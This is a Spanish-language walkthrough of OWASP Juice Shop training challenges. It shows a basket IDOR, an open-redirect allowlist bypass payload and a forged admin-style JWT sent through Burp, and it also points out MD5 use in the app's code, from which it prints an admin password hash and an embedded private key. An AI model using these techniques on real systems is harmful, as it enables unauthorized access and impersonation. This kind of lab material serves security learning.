
## VIEW BASKET

Inspecciona el carrito de compra de otro usuario con burp suite y **enviamos el paquete a repeater**





Cambiamos el resultado del paquete de 3 a 5 y lo volvemos a enviar



You successfully solved a challenge: View Basket (View another user's shopping basket.) X

## ALLOWLIST BYPASS

Vamos probando varias redirecciones la primera con la url al propio proyecto en github pero nos sale un **error 406** .

### OWASP Juice Shop (Express ^4.17.1)

**406** Error: Unrecognized target URL for redirect: <https://github.com/juice-shop/juice-shop>

```
at /juice-shop/build/routes/redirect.js:20:18
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/juice-shop/node_modules/express/lib/router/route.js:137:13)
at Route.dispatch (/juice-shop/node_modules/express/lib/router/route.js:112:3)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at /juice-shop/node_modules/express/lib/router/index.js:281:22
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:341:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/build/routes/verify.js:133:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:323:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:341:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/build/routes/verify.js:69:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:323:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:341:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at logger (/juice-shop/node_modules/morgan/index.js:144:5)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
```


### OWASP Juice Shop (Express ^4.17

**500** TypeError: Cannot read properties of undefined (reading 'includes')

```
at Object.exports.isRedirectAllowed (/juice-shop/build/lib/insecurity.js:106:34)
at /juice-shop/build/routes/redirect.js:13:22
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/juice-shop/node_modules/express/lib/router/route.js:137:13)
at Route.dispatch (/juice-shop/node_modules/express/lib/router/route.js:112:3)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at /juice-shop/node_modules/express/lib/router/index.js:281:22
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:341:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/build/routes/verify.js:133:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:323:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:341:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/build/routes/verify.js:69:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
```


Al final probando nos encontramos que nos funciona la siguiente redirección


redirect?to=<http://kimminich.de?pwned=https://github.com/bkimminich/juice-shop>



### My Projects

GitHub repositories that I've built.


 [it-security-lecture](#)  
University lecture on "IT Security" as  
Open Educational Resources material

 [kata-tcg](#)  
Code Kata for a two-player trading card  
game


You successfully solved a challenge: Whitelist Bypass (Enforce a redirect to a page you are not supposed to redirect to.) X

## UNSIGNED JWT


Capturamos con **foxy proxy** y **burp** el paquete




## Lo enviamos a **repeater**



Copiamos el código a [jwt.io](https://jwt.io)



[Debugger](#)
[Libraries](#)
[Introduction](#)
[Ask](#)

Crafted by 

```

2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZm1u
ZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHV
ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG
1pb5wbmciLCJ0b3RwU2VjcmV0IjoIiwiXNBY
3RpdmUiOnRydWUsImNyZWZ0ZWRBdCI6IjIwMjIt
MDYtMDMgMDk6MTM6MDQuODgzICswMDowMCIsInV
wZGF0ZWRBdCI6IjIwMjItMDYtMDMgMTA6Mjc6Mj
IuMTQ2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsb
H0sIm1hdCI6MTY1NDI2MDg2O2wiZXhwIjozNjU0
Mjc4ODY4fQ.Oda_bb9BqE29TuhM_WENUPe9owkx
EkMjleC8jr9k9cZdKnKQIYfK7K86fsxHlrvL2C1
Xdn4LUs0NQvvIbGwNnPe_wu4U9IhrTR3SX-
_6jckzIa0JCudIRPbM_WcM2PNLs1Teq7rdIchs
E4R9nokEcE6ovyVyGXgIAbHSDXtSfU

```

```

{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "undefined",
    "profileImage": "assets/public/images/uploads
/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2022-06-03 09:13:04.883 +00:00",
    "updatedAt": "2022-06-03 10:27:22.146 +00:00",
    "deletedAt": null
  },
  "iat": 1654260868,
  "exp": 1654278868
}

```

Modificamos los datos para acceder y lo pasamos a **base64**

```

"status": "success",
"data": {
  "id": 1,
  "username": "jwtn3d",
  "email": "jwtn3d@juice-sh.op",
  "password": "0192023a7bbd73250516f069df18b500",
  "role": "admin",
  "deluxeToken": "",
  "lastLoginIp": "undefined",
  "profileImage": "assets/public/images/uploads
/defaultAdmin.png",
  "totpSecret": "",
  "isActive": true,
  "createdAt": "2022-06-03 09:13:04.883 +00:00",
  "updatedAt": "2022-06-03 10:27:22.146 +00:00",
  "deletedAt": null
},
"iat": 1654260868,
"exp": 1654278868

```



**Datatype**

Text

**Text\***

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

[Encode data to Base64URL](#)**Base64URL**

```
ew0KICAidHlwIjogIkpXVCIsDQogICJhbGciOiAiSFMyNTYiDQp9
```

Remember, you can submit the data you want to encode to Base64URL by typing or pasting text, uploading a file, or specifying a URL.

**Datatype**

Text

**Text\***

```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "jwt3d",
    "email": "jwt3d@juice-sh.op",
  }
}
```

[copy](#) [clear](#) [download](#)


[Encode data to Base64URL](#)

**Base64URL**

```
ew0KICAic3RhdHVzIjogInN1Y2Nlc3MiLA0KICAiZGF0YSI6IHsNCiAgICAiaWQiOiAxLA0KICAgICJlc2VybmFtZSI6ICJqd3RuM2Q0LA0KICAgICJlbWVpY2Utd2gub3AiLA0KICAgICJwYXNzd29yZCI6ICJwMTkyMDIzYTdiYmQzMzI1MDUxNmYwNjlkZjE4YjUwMCIsDQogICAgInJvbGUiOiAiYWRTaW4iLA0KICAgICJkZmxleGVub2t1biI6ICJiLA0KICAgICJsYXN0TG9naW5JcCI6ICJlbmRlZmluZWQiLA0KICAgICJwcm9maWxLSW1hZ2UiOiAiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwNCiAgICAidG90cFNlY3JldCI6ICJiLA0KICAgICJpc0FjdGJ2ZSI6IHRYdWUsDQogICAgImNyZWFOZWRBdCI6ICJyMDIyLTAzIDA5OjEzOjA0Ljg4MyArMDA6MDAiLA0KICAgICJlcGRhdGVkQXQiOiAiMjAyMi0wNi0wMyAxMDoyNzoyMi4xNDYgKzAwOjAwIiwNCiAgICAiZGVsZXRLZEZ0IjogbnVsbA0KICB9LA0KICAiaWF0IjogMTY1NDI2MDg2MCwNCiAgICAgImV4cCI6IDE2NTQyNzg4NjgNCn0
```

[copy](#) [clear](#) [download](#)

Sustituimos por la cadena y le damos a enviar



```
Send Cancel < >

Request
Pretty Raw Hex ↕ \n ≡
1 GET /rest/products/search?q=banana HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
  ewOKICAidHlwIjogIkpXVCIsDQogICJhbGciOiAiUlMyNTYiDQp9.ewOKICAic3RhbmVzIjogInN1Y2
  Nlc3MiLAOKICAiZGF0YSI6IHsNCiAgICAiaWQiOiAxLAOKICAgICJlc2VybmFtZSI6IjQ3RuM2QiL
  AOKICAgICJlbwFpbCI6IjQ3RuM2RAanVpY2Utc2gub3AiLAOKICAgICJwYXNzd29yZCI6ICIwMTky
  MDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIjDQogICAgInJvbGUiOiAiYWRTaw4iLAOKICAgICJ
  kZWxleGVub2t1biI6ICIiLAOKICAgICJscyXN0TG9naW5JcCI6ICJ1bmRLZmluzWQiLAOKICAgICJwcm
  9maWx1Sw1hZ2UiOiAiYXNzZXRL3B1YmxpYy9pbWFnZXNvdXBsb2Fkcy9kZWZhdwQwRtaW4ucG5nI
  iwNCiAgICAidG90cFNlY3JldCI6ICIiLAOKICAgICJpc0FjdGJlc2ZSI6IHRYdWUsDQogICAgImNyZWFO
  ZWRBdCI6ICIyMDIyLTAzIDA5OjEzOjAOLjg4MyArMDA6MDAiLAOKICAgICJlcGRhdGVkQXQiOiAi
  iMjAyMi0wNi0wMyAxMDoyNzoyMi0xNDYgKzAwOjAwIiwNCiAgICAiZGVsZXRLZEFOIjogbnVsbAOKIC
  B9LAOKICAiaWF0IjogMTY1NDI2MDg2OwNCiAgImV4cCI6IDE2NTQyNzg4NjgNCn0
8 DNT: 1
9 Connection: close
0 Referer: http://localhost:3000/

Response
Pr... Raw Hex Render ↕ \n ≡
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 277
8 ETag: w/"115-Z2PvdfQ8w8Tgyhs925bZimlmRIU"
9 Vary: Accept-Encoding
10 Date: Fri, 03 Jun 2022 14:00:03 GMT
11 Connection: close
```

Por último comprobamos que obtenemos el mensaje

You successfully solved a challenge: Unsigned JWT (Forge an essentially unsigned JWT token that impersonates the (non-existing) user jwt3d@juice-sh.op.)


## WEIRD CRYPTO

Como el proyecto está subido al repositorio de github podemos ver todo el contenido, en el archivo **insecurity.js**

<https://hub.docker.com/r/bkimminich/juice-shop>

<https://github.com/juice-shop/juice-shop>

master juice-shop / lib / insecurity.js / <> Jump to



bkimminich Merge branch 'develop'

✓














870fda9

24 days ago

🕒

17,767

commits

	.config	Add WebAppDefn 1.0 declaration file	16 months ago
	.dependabot	Explicitly ignore JWT library version	2 years ago
	.github	Ensure that failing run steps are accumulated	29 days ago
	.gitlab	Change liveness (or readiness) probe to port 3000	8 months ago
	.zap	Remove CORP and similar headers entirely	16 months ago
	config	Move null-failsafe for packaged sample configs into array	29 days ago
	data	New translations en.json (Danish)	29 days ago
	encryptionkeys	use a 16byte IV	4 years ago
	frontend	Bump to v13.3.0	24 days ago
	ftp	Fix password of support team to match the actually defined one	last month
	i18n	Prevent accidental i18n overwrites during runtime	3 years ago
	lib	Fix further TypeScript issues	3 months ago
	models	Move backend types into separate file and introduce usage	3 months ago

```
2  * Copyright (c) 2014-2022 Bjoern Kimminich & the OWASP Juice Shop contributors.  
3  * SPDX-License-Identifier: MIT  
4  */  
5  
6  /* jslint node: true */  
7  const crypto = require('crypto')  
8  const expressJwt = require('express-jwt')  
9  const jwt = require('jsonwebtoken')  
10 const jws = require('jws')  
11 const sanitizeHtml = require('sanitize-html')  
12 const sanitizeFilename = require('sanitize-filename')  
13 const z85 = require('z85')  
14 const utils = require('./utils')  
15 const fs = require('fs')  
16  
17 const publicKey = fs.readFileSync('encryptionkeys/jwt.pub', 'utf8')  
18 module.exports.publicKey = publicKey  
19 const privateKey = '-----BEGIN RSA PRIVATE KEY-----\r\nMIICXAIBAKBgQDnWqLEe9wgTXCbC7+RPdDb8beqjdb54kOP0IGzqLpXvJXlxxw8i  
20  
21 exports.hash = data => crypto.createHash('md5').update(data).digest('hex')  
22 exports.hmac = data => crypto.createHmac('sha256', 'pa4qacea4VK9t9nGv7yZtwmj').update(data).digest('hex')  
23
```

Observando el código vemos que se usa para cifrar el **algoritmo MD5**, como sabemos este algoritmo está en desuso y es inseguro.

## Customer Feedback

Author

Comment \*

Max. 160 characters 3/160

Rating ☒ 2★

You successfully solved a challenge: Weird Crypto (Inform the shop about an algorithm or library it should definitely not use the way it does.)